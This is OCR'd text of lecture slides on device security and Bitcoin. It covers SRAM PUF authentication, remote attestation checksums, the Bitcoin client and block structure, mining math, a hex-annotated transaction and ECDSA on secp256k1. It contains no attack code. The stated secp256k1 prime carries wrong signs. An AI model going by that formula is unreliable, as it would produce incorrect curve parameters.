
Urien, P.; "Innovative ATMEGA8 Microcontroler Static Authentication Based on SRAM PUF", IEEE CCNC 2020




Static Authentication



DEVICE#1, 250 MEASURES




DEVICE#X 1 MEASURE




DEVICE#2, 250 MEASURES

Graphical Static Authentication

Flipping bits, red
H match, green
L match, yellow
Other, white



DEVICE#1



DEVICE#2

Device Integrity
Self Attestation

Remote Attestation

- Remote attestation is a process whereby a trusted entity (verifier) remotely measures internal state of a untrusted possible compromised device (prover).
- The ICE verification function is a self-check summing code, i.e. a sequence of instructions that compute a checksum over themselves in a way that the checksum would be wrong or the computation would be slower if the sequence if instruction is modified

$$ICE = Checksum(\ A(P(0)\ ||\ A(P(1)||\ \dots\ ||\ A\big(P(i)\big)\ \dots\ ||\ A(P(m-1)\ )$$

Asokan, N. et al. "ASSURED: Architecture for Secure Software Update of Realistic Embedded Devices.". IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems 37.11 (2018): 2290-2300.

Seshadri, A. et al. "SCUBA: Secure Code Update By Attestation in sensor networks.", in Radha Poovendran & Ari Juels, ed., '"Workshop on Wireless Security" , ACM, , pp. 85-94 (2006).

Permutation in Z/pZ*

$$P(x) = x + x^2 \vee C \mod 2^n$$ A. SHAMIR & AL, 2002

$$P(x) = a_0 + a_1 x + \cdots + a_d x^d \mod 2^w$$ R.L. RIVEST, 2001

$$P(x) = 1 + x + x^2 + \cdots + x^d \mod p^e$$ R. MATTEWS, 1994

A. Klimov, and A. Shamir. "A New Class of Invertible Mappings.", . CHES, volume 2523 of Lecture Notes in Computer Science, page 470-483. Springer, (2002)

R. L. Rivest, "Permutation polynomials modulo 2^w". Finite Fields And Their Applications, 7, 287-292 (2001).

Matthews R., "Permutation Properties Of The Polynomials $1 + x + \ldots + x^k$ Over A Finite Field";. Proceedings of the American Mathematical Society, Volume 120, Number 1, January 1994

- bMAC computes a fingerprint of a set of memories (m)such as FLASH, SRAM, EEPROM, according to a pseudo random order, fixed by a permutation P

$$bMAC(P) = h(\, A(P(0) \,||\, A(P(1)|| \ldots || \, A\big(P(i)\big) \ldots || \, A(P(m-1)\,)$$

- bMAC works with exponential permutations based on generators in Z/pZ*, p prime (p>m)
  - x ε [1, p-1], F(x)= g^x mod p
  - y ε [0, m-1], P(y)= F(y+1)-1

$$F(x) = \; {g_2}^{s_1 {g_1}^{x} \bmod p} \bmod p, \;\; x, s_1 \in [1, p-1]$$

Blockchain

BITCOIN EXCHANGE DECEMBER 19, 2017 16:47

17% of Bitcoin Reserves Stolen: Korean Exchange Youbit Declares Bankruptcy after Hack

Bitcoin

This man's lost bitcoin are now worth $75m – and under 200,000 tonnes of garbage

Pity poor James Howells. He has 7,500 bitcoins... but they're lost on a landfill in Newport

Coincheck hacked in 'world's biggest cryptocurrency theft'

Updated 28 Jan 2018, 11:11pm

STOCKS


Avoid This $50,000 Bitcoin Mistake

February 17, 2018 9:16 pm by The Sovereign Investor

"Bitcoin: A Peer-to-Peer Electronic Cash System." Satoshi Nakamoto

- In this paper, we propose a solution to the double-spending problem using a peer-to-peer distributed timestamp server to generate computational proof of the chronological order of transactions
- The steady addition of a constant of amount of new coins is analogous to gold miners expending resources to add gold to circulation.
- In our case, it is CPU time and electricity that is expended

Mining Bitcoin



144 blocks/day
(Fix Mining Rate)


$10{,}5 \times 10^6$ BTC

4 years	50% 	50 BTC/block (144x50)
4 years	25% 	25 BTC/block (144x25)
4 years	12,5% 	12,5 BTC/block (144x12,5)

Difficulty (i.e. costs) increases

Bitcoin.exe (C++, Windows), September 1st 2009

Satoshi Nakamoto
16,000 lines of C Code




Adam Back (PoW)

Hal Finney
first user of
bitcoin.exe


Wei Dai (b-money


Bitcoin.exe


- **A win32 software, written in 2009 by Satoshi Nakamoto**
- **About 16,000 lines of C++ code, and 6 MB binary size.**
- **This software realizes all the functions needed by the bitcoin blockchain. It manages four major tasks:**
  - Transaction generation
    - Transactions are signed according to the ECDSA algorithm, dealing with elliptic curve private keys.
    - Bitcoin address is computed from public key
  - Communication with other bitcoin nodes running the bitcoin.exe application.
    - Bitcoin Protocol
    - Incoming transactions checking
    - Management of transaction pools
  - Block mining.
    - Include the CoinBase in the block to be mined
    - A full node always mines a block
    - Always work on the greater blockchain
  - Blockchain management.
    - Database management
    - a set of data files managed by a non SQL database, the Berkeley DB. In particular the private keys are stored in the file named wallet.dat.



About Bitcoin
Bitcoin version 0.1.3 Alpha
Copyright © 2009 Satoshi Nakamoto.
This is experimental software. Do not rely on it for actual financial transactions.
Distributed under the MIT/X11 software license, see the accompanying file license.txt or http://www.opensource.org/licenses/mit-license.php.
This product includes software developed by the OpenSSL Project for use in the OpenSSL Toolkit (http://www.openssl.org/) and cryptographic software written by Eric Young (eay@cryptsoft.com).
OK



Bitcoin
File Options Help
Generate Coins
Options...
Copy to Clipboard
Change...
Balance: 0.00
All Transactions
Status Date Description Debit Credit
Mining
Coin Generation
0 connections 408 blocks 0 transactions


Options
Optional transaction fee you give to the nodes that process your transactions.
Transaction fee: 0.00
Transaction fee
OK
Cancel


Bitcoin
File Options Help
Send Coins
Address Book
Your Bitcoin Address: 1kyeeDruYoWd1ChSwNV3b5nkPtZ9LSEUc
Copy to Clipboard
Change...
Balance: 0.00
All Transactions
Status Date Description Debit Credit
0 connections 408 blocks 0 transactions


Send Coins
Enter the recipient's IP address (e.g. 123.45.6.7) for online transfer with comments and confirmation, or bitcoin address (e.g. 1NS17iag9jJgTHD1VXjvLCEnZuQ3rJED9L) if recipient is not online.
Pay To:
Paste
Address Book...
Amount:
Transfer: Standard
From:
Message:
Transaction Generation
Send
Cancel


Your Bitcoin Address
These are your Bitcoin addresses for receiving payments.
You may want to give a different one to each sender so you can keep track of who is paying you.
Name Bitcoin Address
test1 13adv1s7cpgph4NMY7ZnGpuo2juQsUpxrz
test2 1kyeeDruYoWd1ChSwNV3b5nkPtZ9LSEUc
test3 1HhCX2XuxB6ZsbQfLhieb7mqEUgfKLB7Xc
Your Address 177FjMo77rfT9x2grAUH7RjcKYz7Q2P6Lu
Bitcoin Address
Generation
Rename...
New Address...
Copy to Clipboard
OK
Cancel


Address Book
Name Address
MyAdr 1KYSFr6CyTDMruu8wna981M4ziVyMwftcg
Edit...
New Address...
Delete
OK

Blockchain: a public ledger

Bitcoin 12LZjvQBy31ABRpqvMZQbu7S9K5SxaifjW in Block 96188

Full Bitcoin Block 96188

Share:

block, address, transaction Search

PREVIOUS BLOCK


Number Of Transactions	4
Output Total	91.24 BTC
Height	96188
Time	2010-12-07 13:57:40
Difficulty	8,078.19525793
Bits	453516498
Version	1
Nonce	944968343
Block Reward	50 BTC
Days Destroyed	2

NEXT BLOCK

PoW

Hash	000000000004d6e22b42bf66fd9cad1977bdee13abab1e51a2d03ca22e6f71af
Previous Block	0000000000027c094bf08f7c27a6debcb5f36419bf53390e3e1c40a653e2195c
Next Block(s)	0000000000042c9d08f3f06d502a247f090625fb6c7623cf956a38e987c59e0f
Merkle Root	26ab6b697b8e06416b2fe5047f558c997af0a9c36e6a6eae79ff59745b5065a1

Transaction identifiers are stored in a Merkle Tree



tx:d4a73f51ab7ee7acb4cf0505d1fab34661666c461488e58ec30281e2becd93e2 33.59 BTC Fee: 0 BTC

prev tx	1689LPUuixaxSchENLMNaNbS3hYVgdpaSS	-33.59 BTC	13RoCeq4K8ddPW6ugcheFoXK4GC2BLVuET	0.05 BTC next tx
			12LZjvQBy31ABRpqvMZQbu7S9K5SxaifjW	33.54 BTC next tx

PoW: Mining

- **H(x): sha256((sha256)(x))**
- **Solve: H(nonce, header) < (65535 << 208) / Difficulty**
  - Given the computation difficulty D, and the hashrate h(t), in computations per second), the probability Δp of solving the PoW in Δt second is
    - $\Delta p = \Delta t \, h(t)/D$
  - The mining duration follows an exponential distribution, whose probability density function ρ(t) is :
    - $\rho(t) = \lambda e^{-\lambda t}$ with $\lambda = h(t)/D$ in s^{-1}
- h= Σ hi, the computation power is shared by miners
  - The probability to win the mining process is hi/h

The number of Bitcoin is finite

210,000 blocks

Initial Block Reward (IBR)

$$N_S = N_B \times \sum_{i=0}^{i=32} 50 \times 10^8 / 2^i$$

(in satoshi)

1 BTC = 10^8 satoshi

The block reward started at 50 BTC in 2009, a block is mined in average every 10 minutes

It halves every 210,000 blocks (about 4 years, = 144x 1461)

It will stop with the block number 6,930,000 (=33x 210,000, $33 = 1 + \log_2(5.10^9)$)


This mechanism limits the total number of Bitcoins in circulation to 21 millions (210,000 x 50 x 2)

Transaction

Σ input =
Σ output + Fee

Fee= Σ input
- Σ output

txHash —



Bitcoin Transaction

```
01000000 // Version
01 // number of inputs
 DE2D211EF429909B0AB8D2E7D25826A0 //TransactionID
 EDD6281EC6DEDF2B822CE5014A349E72
 01000000 // index
 8A // length of the signature Script
  47 // ECDSA Signature length
   30 44 // Sequence of (r,s) integer values
    02 20 // integer r value
     0772ABD5D37D0CAAB881DBC8912628F9
     3461839CC8D4BC007A355831A6061ED7
    02 20 // integer s value
     4CCCC34B34A9075FC09C9777EAB7A6F5
     612DA2130C1FF1C0E376AD9B2209D51D
  01 41 // Public key length
   04 // uncompressed format
   CFD7A542B8C823992AF51DA828E1B693
   CC5AB64F0CACF0F80C31A1ECA471786E
   285BDD3F1FE0A006BD70567885EF57EB
   149C8880CB9D5AF304182AC942E176CC
FFFFFFFF // sequence
```

```
01 // number of outputs
 D4180400000000000 // amount in BTC
 19 // Public Key Script
  76 // OP_DUP
  A9 // OP_HASH160
  14 // hash160 length
   CB643DD608FB5C323A4A6342C1A6AC8048B409EB
  88 // OP_EQUALVERIFY
  AC // OP_CHECKSIG
00000000 // Locktime
```

The *pay-to-pubkey-hash* script is defined as:
OP_DUP [76] OP_HASH160 [A9]
<length=14> <hash160>
OP_EQUALVERIFY[88] OP_CHECKSIG[AC]

SCEP256k1

$y^2 = x^3 + 7,\ x,y \in Z/pZ \quad p = 2^{256} + 2^{32} + 2^9 + 2^8 + 2^7 + 2^6 + 2^4 + 1$

G: GENERATOR

04 79BE667E F9DCBBAC 55A06295 CE870B07
029BFCDB 2DCE28D9 59F2815B 16F81798
483ADA77 26A3C465 5DA4FBFC 0E1108A8
FD17B448 A6855419 9C47D08F FB10D4B8

n: Curve Order

FFFFFFFF FFFFFFFF
FFFFFFFF FFFFFFFE
BAAEDCE6 AF48A03B
BFD25E8C D0364141

ECDSA(r,s): **Two integer values**

x private key ϵ [1,n-1]

P= xG = public key,

k ϵ [1,n-1] , kG= (x_R, y_R)

r = x_R mod n, e = H(M) 32 bytes LSB

s = k^{-1} (e + x r) mod n

VERIFY (r,s):

$u_1 = e\ s^{-1} \bmod n$

$u_2 = r\ s^{-1} \bmod n$

$(x_R, y_R) = u_1 G + u_2 P$

$v = x_R \bmod n$

Check v = r


RECOVER (r,s):

For R(x=r, y=y+) to R(x=r, y=y-)


$Q = r^{-1}(sR - eG)$

